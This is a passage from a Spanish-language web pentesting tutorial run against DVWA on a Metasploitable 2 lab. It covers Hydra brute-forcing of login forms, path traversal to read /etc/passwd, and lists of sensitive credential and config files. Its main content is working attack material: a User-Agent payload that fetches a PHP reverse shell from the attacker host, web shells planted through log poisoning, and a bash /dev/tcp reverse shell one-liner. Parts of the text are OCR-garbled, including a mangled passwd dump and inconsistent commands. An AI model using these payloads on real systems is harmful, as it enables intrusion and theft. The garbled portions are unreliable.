http-post-form "/dvwa/login.php:  
username=USER&password=PASS&Login=Login>Login failed
```

```
1 curl -d "username=evNom&re6password=dPw&Login=Login" http://192.168.132.132/dvwa/login.php HTTP/1.1
2 Host: 192.168.132.132
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 41
9 Origin: http://192.168.132.132
10 Connection: close
11 Referer: http://192.168.132.132/dvwa/login.php
12 Cookie: security=low; PHPSESSID=c2f0c5c4140ed05c2eab1588aa4ad3e
13 Upgrade-Insecure-Requests: 1
14 Sec-GPC: 1
15
16 username=evNom&re6password=dPw&Login=Login
```

- `http-post-form` en hydra es equivalente a POST en la solicitud en Burp
 - `/dvwa/login.php` en hydra es equivalente al mismo valor en Burp
 - `username=^USER^&password=^PASS^&Login=Login` es equivalente a casi el mismo valor que en Burp, excepto que en hydra se utilizan las variables `^USER^` y `^PASS^` como posiciones para payloads. En la solicitud enviada al servidor web se sustituirá `^USER^` por lo que especificaste con el parámetro `-1` y en `^PASS^` lo que especificaste con `-P`
 - `Login failed` se refiere al *string* que se recibe para los intentos de autenticación fallidos.

Al unir todo el comando, nos resulta el siguiente:

```
hydra <ip> -l admin -P /usr/share/seclists/Passwords/Common-Credentials/top-  
passwords-shortlist.txt http-post-form "/dvwa/login.php:  
username=^USER^&password=^PASS^&Login=Login:Login failed"
```

```
[kali㉿kali]:~$ hydra 192.168.132.132 -l admin -P /usr/share/seclists/Passwords/Common-Credentials/top-passwords-shortlist.txt http-post-form "/dvwa/Login.php; username='USER'&password='PASS'&Login=Login:Login Failed"
Hydra v9.2 (c) 2021 by van Hauser/TWC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-02-13 03:14:25
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:1/p:25), ~2 tries per task
[DATA] attacking http-post-form://192.168.132.132:80/dvwa/login.php: username='USER'&password='^PASS'^Login=Login:Login failed
[80] [http-post-form] host: 192.168.132.132 login: admin password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-13 03:14:26
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-02-13 03:14:25
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:1/p:25), -2 tries per task
[DATA] attacking http-post-form://192.168.132.132:80/dvwa/login.php: username="USER" password="PASS" & Login=Login failed
[00][http-post-form] host: 192.168.132.132    login: admin    password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-13 03:14:26
```

Hydra ha sido capaz de obtener con éxito las credenciales de acceso para la aplicación web DVWA

Ahora, veamos cómo podemos efectuar el ataque que hicimos con Burp Suite previamente pero ahora con Hydra.

Como puede observarse en la imagen anterior, este formulario utiliza una solicitud GET en lugar de una solicitud POST y también utiliza una cookie. Vamos a modificar el comando anterior de hydra con la información de la solicitud interceptada con Burp Suite. Primero, vamos a reemplazar el comando `http-post-form` por `http-get-form`. Segundo, vamos a modificar la URL y el mensaje de error de la siguiente manera:

```
"/dvwa/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=L  
ogin:Login:Username and/or password incorrect.:"
```

Tercero, vamos a agregar la cookie. Para hacer que hydra use la cookie, necesitamos agregar el parámetro "H" a la solicitud seguido de la información que vemos en la línea 9 de la captura de pantalla, el parámetro de seguridad (es decir, `low`) y el valor de ID de sesión PHP (PHPSESSID) mostrado en rojo. La configuración de la cookie tendrá el siguiente aspecto:

```
H=Cookie: security=low; PHPSESSID=c2f0c5c4140ed05c2eeab1588aa4ad3e
```

Después de realizar estas modificaciones, el comando completo se verá así:

```
hydra [ip] -l admin -P /usr/share/seclists/Passwords/Common-Credentials/top-  
passwords-shortlist.txt http-get-form  
"/dvwa/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=L  
ogin:Username and/or password incorrect.:H=Cookie: security=low;  
PHPSESSID=c2f0c5c4140ed05c2eeab1588aa4ad3e"
```

```
(kali㉿kali)-[~]  
$ hydra 192.168.132.132 -l admin -P /usr/share/seclists/Passwords/Common-Credentials/top-passwords-shortlist.txt http-g  
et-form "/dvwa/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&Login=Login:Username and/or password incor  
rect.:H=Cookie: security=low; PHPSESSID=c2f0c5c4140ed05c2eeab1588aa4ad3e"  
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations. o  
r for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-02-13 03:38:29  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:/1:p:25), -2 tries per task  
[DATA] attacking http-get-form://192.168.132.132:80/dvwa/vulnerabilities/brute/index.php:username=^USER^&password=^PASS^&  
Login=Login:Username and/or password incorrect.:H=Cookie: security=low; PHPSESSID=c2f0c5c4140ed05c2eeab1588aa4ad3e  
[80][http-get-form] host: 192.168.132.132 login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-13 03:38:31
```

Como se puede observar en la imagen anterior, hydra también encontró la contraseña en este formulario.

Otras opciones que puedes agregar al comando son:

- `-v` para el modo detallado (verbose).
- `-V` para visualizar cada intento en el terminal.
- `-D` para depuración (debug).
- `-t` para especificar un número de intentos en paralelo (threads)

Vulnerabilidad Path Traversal

Las vulnerabilidades *path traversal* (también conocidas como *directory traversal*), permiten a los atacantes obtener acceso no autorizado a archivos que normalmente no son accesibles a través de una interfaz web, como los que están fuera del directorio web raíz (*webroot*) de la aplicación. Esta vulnerabilidad es el resultado de una validación deficiente de las entradas de los usuarios, lo que otorga a un atacante la capacidad de manipular las rutas de archivo con los caracteres `./` o `..\`.

Los ataques derivados de estas vulnerabilidades pueden exponer información confidencial, pero no ejecutan código en el servidor de aplicaciones. En ciertos servidores de aplicaciones escritos en lenguajes de programación específicos, las vulnerabilidades *path traversal* se pueden usar para ayudar a facilitar los ataques de inclusión de archivos locales (LFI). Si bien existe cierta superposición en las técnicas utilizadas para identificar estos dos tipos de vulnerabilidades, sus resultados son distintos.

La búsqueda de estas vulnerabilidades inicia con el análisis de URLs en busca de valores que aparecen como referencias a archivos, por ejemplo, archivos con sus extensiones (index.php).

Una vez que hayamos identificado algunos posibles candidatos, podemos modificar estos valores para intentar hacer referencia a archivos que cualquier usuario dentro del sistema operativo *target* debería poder leer, como */etc/passwd* en Linux o el archivo de *hosts* en Windows.

Veamos un ejemplo de *path traversal* para comprender mejor su funcionamiento.

En esta sección vamos a utilizar la aplicación web DVWA que se encuentra en la VM Metasploitable 2 para demostrar ataques.

Iremos al sitio web de la aplicación DVWA en Metasploitable 2; puedes hacerlo directamente con la URL [http://\[IP\]/dvwa](http://[IP]/dvwa)



Las credenciales de acceso a la aplicación son las siguientes:

- Nombre de usuario: **admin**
- Contraseña: **password**

Al ingresar a la aplicación, debes asegurarte de configurar un nivel de seguridad bajo (*low*); el nivel de seguridad lo puedes verificar en la esquina inferior izquierda:

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

En mi caso, el nivel de seguridad se encuentra en nivel alto (**high**). Para cambiar el nivel de seguridad, te diriges a **DVWA Security**, cambias el nivel a **low** y das clic en **Submit**.

Security Level is currently high.
You can set the security level to low, medium or high.
The security level **3** changes the vulnerability level of DVWA.

high **Submit**
low
medium
high

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.
You can enable PHPIDS across this site for the duration of your session.
PHPIDS is currently disabled. [enable PHPIDS](#)
[Simulate attack](#) - [View IDS log](#)

Para ir a la sección del sitio que contiene esta vulnerabilidad, hacemos clic en el botón **File Inclusion**. Esta página nos dice que tenemos que editar el parámetro **page** en la barra de direcciones para incluir archivos:

Vulnerability: File Inclusion
To include a file edit the ?page=include.php in the URL to determine which file is included.

More info
[http://www.owasp.org/index.php/File_Inclusion_vulnerabilities](#) [http://www.milw0rm.com/expkits/milw0rm-32-2007-43](#)

Si ahora nos desplazamos hacia la parte de abajo en la página web y hacemos clic en el botón **View Source**, se nos muestran las siguientes líneas de código (escritas en PHP):

More info
Damn Vulnerable Web App (DVWA) v1.0.7 :: Source — Mozilla Firefox

File Inclusion Source

```
<?php  
$file = $_GET['page']; //The page we wish to display  
?>
```

Compare

Username: admin
Security Level: low
PHPIDS: disabled

View Source View Help

A partir del código podemos ver que, si cambiamos el contenido del parámetro **page** en la barra de direcciones, es decir, si especificamos el *path* de un archivo en el servidor local, ese archivo se mostrará en la página **index.php**.

Sabemos que esta instalación de DVWA se ejecuta en un sistema Linux, así que vamos a tratar de utilizar esta vulnerabilidad para leer el archivo **passwd** (que también sabemos que se encuentra dentro del directorio **/etc**). Esto significa que tenemos acceso desde el directorio donde se encuentra la página web vulnerable en el target al directorio **/etc**. El directorio **webroot** predeterminado en los sistemas Ubuntu Linux más antiguos (como el de Metasploitable 2) es a menudo el directorio **/var/www/** (las versiones más actuales utilizan **/var/www/html/**). Dicho esto, al mirar la barra de direcciones del navegador podemos definir que la página web y la aplicación vulnerable (**include.php**) se cargan desde el directorio **/dvwa/vulnerabilities/fi/**:

Vulnerability: File Inclusion
To include a file edit the ?page=include.php in the URL to determine which file is included.

More info
[http://www.owasp.org/index.php/File_Inclusion_vulnerabilities](#) [http://www.milw0rm.com/expkits/milw0rm-32-2007-43](#)

Al combinar los dos *paths*, podríamos definir que el directorio de trabajo actual en el target es: **/var/www/dvwa/vulnerabilities/fi/**

Con el fin de explotar con éxito la vulnerabilidad y leer el archivo **passwd** tendríamos que acceder desde la ubicación actual a **/etc**

Si añadimos **..** (dos puntos y barra diagonal) al *path* actual, estaríamos accediendo a los objetos en el directorio de trabajo un nivel arriba (o hacia atrás de la ubicación actual). Si podemos averiguar (o adivinar) cuántos niveles se necesitan para llegar al directorio **/** (root) para después irnos al directorio **/etc**, encontraremos el archivo **passwd** y podremos imprimirlo en la página web. Para ello simplemente agregamos un valor **..** para cada nivel de directorio en la barra de direcciones. Después de varios intentos a prueba y error, podemos encontrar que el directorio **/** (root) se encuentra cinco niveles hacia atrás; de ahí solamente agregamos **/etc/passwd**:

.../../.passwd

Por lo tanto, la URL completa para leer el archivo **passwd** es la siguiente:

El contenido del archivo local **passwd** se imprimirá en la página web:

```
root@x:0#rm -rf /root/.binsh_daemon/x:1!daemon/usr/sbin/binsh bin:x:22:bin/bin/sh sys:x:3:sys /dev/bin/sh sync:/bin/sh sync/games:x:5:60/games/fuslgames/bin/sh man:x:6:12/man/var/cache/man/bin/sh lpx:7:7pvr/spool/pdp/bin/sh mail:x:8:8mail/var/mail/bin/sh news:x:9:news/var/spool/news/bin/sh uucp:/var/spool/uucp/bin/sh proxy:x:13:13 proxy/bin/sh www:daix:33:33 www:/var/www/bin/sh backup:x:34:34 backup/bin/sh backupps/bin/sh lsfc:38:38 Mailing List Manager/var/list/bin/sh incx:39:39 rcd/var/run/mrd/bin/sh gnats:x:41:41 Gnats Bug-Reporting System [admin]/var/lib/gnats/bin/sh nobody:65534:65534:nobody:/nonexistent/bin/sh libuidbuid/bin/sh httpc:101:102:/nonexistent/bin/false syslog:x:102:103:/home/syslog/bin/false klog:103:104:/home/klog/bin/false sshd:104:65534:/var/run/ssh/sshd:105:106:/var/run/sshd:107:107:/var/run/nologin msfadmin:1000:1000 msfadmin.../home/msfadmin/bin/bash bind:105:113:/var/cache/bind/bin/false postfix:106:115:/var/spool/postfix/bin/false fpct:107:65534:/home/tpb/bin/false postgres:108:117:postgre$SQLAdministrator.../var/lib/postgresql/_bin/bash mysqlx:109:118 MySQL Server.../var/lib/mysql/_bin/bash tomcat5:110:65534:/usr/share/tomcat5.5/bin/false distcc:111:65534:/bin/false user:110:1101:just a user:111.../home/user/bin/bash service:x:1002:1002.../home/service/bin/bash telnetd:x:112:120:/nonexistent/bin/false prtpgfd:113:65534:/var/unix/prtpgfd/bin/false stdwin:114:65534:/var/bin/sh/bin/false ciscodesv:x:1003:1003 Cisco Devices.../home/ciscodesv/bin/hash
```

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 324


Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 325

Warning: Cannot modify header information - headers already sent by (output started at /etc/passwd:12) in /var/www/dvwa/dvwa/includes/dvwaPage.inc.php on line 326

una mejor visibilidad del contenido incluido, puedes dar clic derecho en la página web y seleccionar *View Page Source*:

← → ⌂ ⌄ view-source:<http://192.168.132.132/dvwa/vulnerabilities/fi/?page=1> ⌁

Nota: Dependiendo de la configuración de la aplicación web, a veces no es necesario ingresar los caracteres `../` o `..\` para navegar hacia el archivo, a veces funciona especificando el *path* absoluto, por ejemplo:



Archivos Interesantes

Ahora que tenemos una mejor comprensión de cómo funcionan las vulnerabilidades path traversal, veamos algunos archivos interesantes y sus ubicaciones.

En Linux

Los siguientes son algunos archivos interesantes se pueden encontrar en sistemas Linux:

- /etc/ passwd
 - /etc/ shadow
 - /etc/ issue
 - /etc/ group
 - /etc/ hostname
 - Archivo de configuración principal de Apache: **httpd.conf**
 - Logs de acceso de Apache:
 - / var / log / apache / access.log
 - / var / log / apache2 / access.log
 - / var / log / httpd / access_log
 - Logs de errores de Apache:
 - / var / log / apache / error.log
 - / var / log / apache2 / error.log
 - / var / log / httpd / error_log
 - Mensajes generales y relacionados con el sistema:
 - / va r/ log / messages
 - Logs de Cron:
 - / var / log / cron.log

- Logs de autenticación:
 - / var / log / secure
 - / var / log / auth.log
- WordPress:
 - / var / www / html / wp-config.php
- Joomla:
 - / var / www / configuration.php
- Dolphin CMS:
 - / var / www / html / inc / header.inc.php
- Drupal:
 - / var / www / html / sites / default / settings.php

Nota: No te olvides de comprobar si los nombres de usuario y contraseñas encontrados están siendo reutilizados en otras aplicaciones (web)

En Windows

Un archivo muy común que podemos intentar incluir es el archivo hosts en el siguiente directorio:

- C:/windows/System32/drivers/etc/ hosts

Los siguientes archivos pueden encontrarse (a veces) en sistemas Windows los cuales pueden contener contraseñas y otra información confidencial:

- C:/Windows/Panther/Unattend/ Unattended.xml
- C:/Windows/Panther/ Unattended.xml
- C:/Windows/Panther/ Unattend.txt
- C:/Unattend.xml
- C:/Autounattend.xml
- C:/Windows/system32/ sysprep

Otro directorio con archivos potencialmente interesantes es el directorio root del servicio web:

- C:/ inetpub / wwwroot /
- C:/ inetpub / wwwroot / web. config
- C:/ inetpub / logs / logfiles /

Los siguientes archivos se pueden encontrar (a veces) en sistemas Windows:

- C:/documents and settings/administrator/desktop/ desktop.ini
- C:/documents and settings/administrator/ ntuser.dat
- C:/documents and settings/administrator/ ntuser.ini
- C:/users/administrator/desktop/ desktop.ini
- C:/users/administrator/ ntuser.dat
- C:/users/administrator/ ntuser.ini
- C:/windows/ windowsupdate.log

Los siguientes son archivos de configuración y de logs utilizados por XAMPP en Windows:

- C:/xampp/apache/conf/ httpd.conf
- C:/xampp/security/ webdav.htpasswd
- C:/xampp/apache/logs/ access.log
- C:/xampp/apache/logs/ error.log
- C:/xampp/tomcat/conf/ tomcat-users.xml
- C:/xampp/tomcat/conf/ web.xml
- C:/xampp/webalizer/ webalizer.conf
- C:/xampp/webdav/ webdav.txt
- C:/xampp/apache/bin/ php.ini
- C:/xampp/apache/conf/ httpd.conf

Inclusión de Archivos Locales (LFI)

A diferencia de las vulnerabilidades de tipo *Path Traversal* que simplemente muestran el contenido de un archivo local, las vulnerabilidades de inclusión de archivos permiten a un atacante incluir un archivo en el código en ejecución de la aplicación.

Para explotar realmente una vulnerabilidad de inclusión de archivos, debemos ser capaces no solo de ejecutar código, sino también de escribir algún *payload* o de transferir/cargar un archivo malicioso, por ejemplo, una *webshell*, a alguna parte del sistema de archivos para después, especificarlo mediante una vulnerabilidad de tipo *path traversal* y ejecutarlo mediante la vulnerabilidad LFI.

Existen dos tipos de inclusiones de archivos, locales (LFI) y remotas (RFI). Las inclusiones de archivos locales (LFI) ocurren cuando el archivo incluido se carga desde el mismo servidor web. Las inclusiones de archivos remotos (RFI) ocurren cuando un archivo se carga desde una fuente externa. Estas vulnerabilidades se encuentran comúnmente en aplicaciones PHP, pero también pueden ocurrir en otros lenguajes de programación. En esta lectura nos enfocaremos en LFI. RFI lo veremos en una lectura posterior.

Ten en cuenta que las vulnerabilidades *path traversal* a menudo se usan junto con las vulnerabilidades de tipo LFI para especificar el *payload* a utilizar en LFI. No son lo mismo.

Las vulnerabilidades de inclusión de archivos se pueden descubrir de la misma manera que las vulnerabilidades *path traversal*. Debemos localizar parámetros en las solicitudes HTTP que podamos manipular e intentar usarlos para incluir archivos arbitrarios. Sin embargo, dicho con otras palabras lo mencionado anteriormente, las vulnerabilidades de inclusión de archivos llevan esto un paso más allá, ya que con estas vulnerabilidades intentamos ejecutar el contenido de un archivo dentro de la aplicación web.

Explotación de una Vulnerabilidad LFI


Uno de los métodos disponibles para explotar una vulnerabilidad LFI y así obtener una shell en un target es vía **proc/self/environ**. Para probar esto en DVWA, necesitamos una herramienta para modificar las solicitudes de HTTP por lo cual utilizaremos Burp suite. Antes de continuar con Burp suite, vamos a ver si la aplicación DVWA (con seguridad en nivel low) puede ser explotada usando el método **proc/self/environ**. Primero, intentemos leer este archivo utilizando la siguiente URL:

[http://\[target\]/dvwa/vulnerabilities/fi/?page=.../.../.../.../.../proc/self/environ](http://[target]/dvwa/vulnerabilities/fi/?page=.../.../.../.../.../proc/self/environ)




Como puedes observar en la imagen anterior, el servidor web responde con el contenido del archivo **proc/self/environ**, lo que significa que el archivo es legible desde el contexto de la aplicación. En la mayoría de los sistemas Linux modernos, este archivo no es legible para cuentas **no root**, pero podrías estar lidiando con sistemas obsoletos y/o sistemas con configuraciones incorrectas. Ahora que hemos verificado que el método **proc/self/environ** puede funcionar, vamos a continuar con la activación de una *shell* de reversa.

Antes de poder modificar las solicitudes de HTTP con Burp suite, necesitamos dirigir el tráfico desde el navegador web a Burp suite. Hagámoslo con FoxyProxy (hecho y explicado en la sección Ataques a Contraseñas de Aplicaciones Web):



Seguido, habilitamos la intercepción en Burp Suite. A partir de ahora, todo el tráfico del navegador web será enviado a través de Burp Suite. Esto significa que cada solicitud es interceptada por Burp Suite y no se enviará al servidor web destino hasta que la reenvíes manualmente haciendo clic en el botón *Forward*. Para detener la intercepción de solicitudes con Burp Suite, deshabilita el proxy o deshabilita la intercepción en Burp Suite haciendo clic en el botón *Intercept is on*:



El siguiente paso será utilizar esta vulnerabilidad para enviar un archivo al target que contenga el código para generar una *shell* de reversa. En kali ya hay un archivo con esta función en la ubicación **/usr/share/webshells/php/php-reverse-shell.php**. Voy a copiar este archivo (no lo modifiques) a un directorio de trabajo y lo voy a renombrar como **rshell.txt**:

```
(kali㉿kali)-[~/opt]
$ cp /usr/share/webshells/php/php-reverse-shell.php rshell.txt

(kali㉿kali)-[~/opt]
$ ls -l rshell.txt
-rwxr-xr-x 1 kali kali 5491 Feb 15 21:08 rshell.txt

(kali㉿kali)-[~/opt]
$
```

Abre el archivo con un editor de texto y cambia los valores de las variables **\$ip** y **\$port** a los valores de la máquina atacante. Estos son, la IP de la máquina atacante y el puerto donde se va a recibir la *shell*.

```
GNU nano 6.0
// Usage
// —
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.132.115'; // CHANGE THIS
$port = 5555; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//
```

El siguiente paso es establecer los permisos para este archivo mediante el siguiente comando:

```
chmod 755 rshell.txt
```

Por último, serviremos el archivo mediante un servidor web con Python. Ejecuta el siguiente comando en el directorio donde se encuentra el archivo **rshell.txt**:

```
python -m SimpleHTTPServer 80
```

El servidor web ejecutado con el comando anterior utiliza Python 2. En caso de estar utilizando Python 3 el comando es el siguiente:

```
python3 -m http.server 80
```

El siguiente paso será utilizar Burp Suite para interceptar una solicitud HTTP que incluya el archivo **proc/self/environ**. Ya que tengamos la solicitud HTTP interceptada, intentaremos modificar el campo **User-Agent** en el header de HTTP.

Burp Suite Community Edition v2021.10.3 - Temporary Project

Request to http://192.168.132.132:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex ↗ ln ⌂

```

1 GET /dvwa/vulnerabilities/fi/?page=../../../../proc/self/environ HTTP/1.1
2 Host: 192.168.132.132
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: security_low; PHPSESSID=e62426715bc2dalcd023a13b86e42ed
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11 Cache-Control: max-age=0
12

```

Aquí es donde tenemos que reemplazar el contenido del campo **User-Agent** con un código que descargue el archivo **rshell.txt** y lo almacene como un archivo PHP en el target. El código que insertaremos en el header **User-Agent** será el *payload* que es ejecutado por el target.

Reemplaza el valor del header **User-Agent** por el siguiente código:

```
<?system('wget http://[IP_atacante]/rshell.txt -O shell.php');?>
```

Request to http://192.168.132.132:80

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex ↗ ln ⌂

```

1 GET /dvwa/vulnerabilities/fi/?page=../../../../proc/self/environ HTTP/1.1
2 Host: 192.168.132.132
3 User-Agent: <?system('wget http://192.168.132.115/rshell.txt -O shell.php');?>
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: security_low; PHPSESSID=e62426715bc2dalcd023a13b86e42ed
9 Upgrade-Insecure-Requests: 1
10 Sec-GPC: 1
11 Cache-Control: max-age=0

```

Después, haz clic en el botón **Forward** en Burp Suite para reenviar la solicitud modificada al servidor web. El target procesará el *payload*, descargará el código de la *shell* de reversa y lo guardará como **shell.php** en el mismo directorio de la página vulnerable.

La razón por la cual hemos servido el código de la *shell* de reversa en un archivo de texto en lugar de un archivo PHP directamente es porque, si hubiéramos utilizado una extensión PHP en el archivo de origen, el servidor web en Python podría haber ejecutado el código PHP en lugar de transferir el archivo. Esto sucede solamente cuando el servidor web soporta PHP.

Una vez transferido el archivo, pasamos a detener el servicio web en Python con **Ctrl + c**.

Antes de ejecutar la *shell* de reversa, debemos configurar un *listener* en la máquina atacante para recibir la *shell*, en este caso vamos a utilizar Netcat en el puerto especificado en el script:

```
nc -lnpv 5555
```

Después, deshabilitamos el proxy y ejecutamos el archivo con la siguiente URL:

[http://\[target\]/dvwa/vulnerabilities/fi/?page=shell.php](http://[target]/dvwa/vulnerabilities/fi/?page=shell.php)

```

192.168.132.132/dvwa/vulnerabilities/fi/?page=shell.php
File Actions Edit View Help
kali@kali:~/Documents kali@kali:~/opt
(halil@kali)-[~/.opt]
$ nc -lvp 5555
listening on [any] 5555 ...
connect to [192.168.132.115] From (UNKNOWN) [192.168.132.132] 43353
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
17:56:26 up 16:24, 2 users, load average: 0.00, 0.00, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
msfadmin ttys1 -
root pts/0 :0.0 01:32 11:58 0.02s 0.01s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$
sh-3.2$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh-3.2$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
sh-3.2$

```

Como puedes observar en la imagen anterior, el *payload* ha sido ejecutado correctamente y hemos recibido una *shell* en el contexto del usuario **www-data** en el target.

#Este código de abajo metimos en el archivo Access.log del servidor apache por netcat. Este código nos permite poder meter código utilizando el archivo Access.log&cmd=COMANDO

```
<?php echo shell_exec($_GET['cmd']);?>
```

```
<?php echo "pre". Shell_exec($_REQUEST['cmd']). "</pre>"; ?>
Access.log?cmd=COMANDO #para este 2do comando será así
```

```
bash -c 'bash -i>& /dev/tcp/<IPatacante>/<PORTatacante> 0>&1 # esta bash pondremos en la url
pero podemos encodearlo para url con burpsuite, ya que texto suele producir error en las URLs.
```

Para tener una Shell que permite usar CTL+L , moverse con las → , etc.

```
script /dev/null -c bash (luego ctrl+z para volver al atacante que hará lo siguiente:
stty raw -echo; fg luego de dar enter presionara reset xterm luego
```

```
export SHELL=bash
export TERM=xterm)
```

Inclusión de Archivos Remotos (RFI)

RFI significa inclusión remota de archivos (*remote file inclusion*). LFI incluye archivos existentes en el sistema local, RFI incluye archivos en ubicaciones remotas como en otro servidor web. El concepto puede parecer un poco confuso de tal manera que te lo voy a explicar con un ejemplo. Veamos si podemos incluir un archivo remoto en la aplicación DVWA introduciendo una URL externa en el parámetro *page*. Para fines de demostración, he creado un archivo de texto llamado **exploit.txt** e iniciado un servidor web utilizando python en la máquina atacante:

```
(kali㉿kali)-[~/Downloads]
└─$ ifconfig eth0 | grep inet
     inet 192.168.132.115 netmask 255.255.255.0 broadcast 192.168.132.255
     inet 6 fe80::20c:29ff%eth0 brd fe80::ff:fe01:94b1 scopeid 0x20<brlink>

(kali㉿kali)-[~/Downloads]
└─$ echo "Prueba de Vulnerabilidad RFI" > exploit.txt

(kali㉿kali)-[~/Downloads]
└─$ python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...

[REDACTED]
```

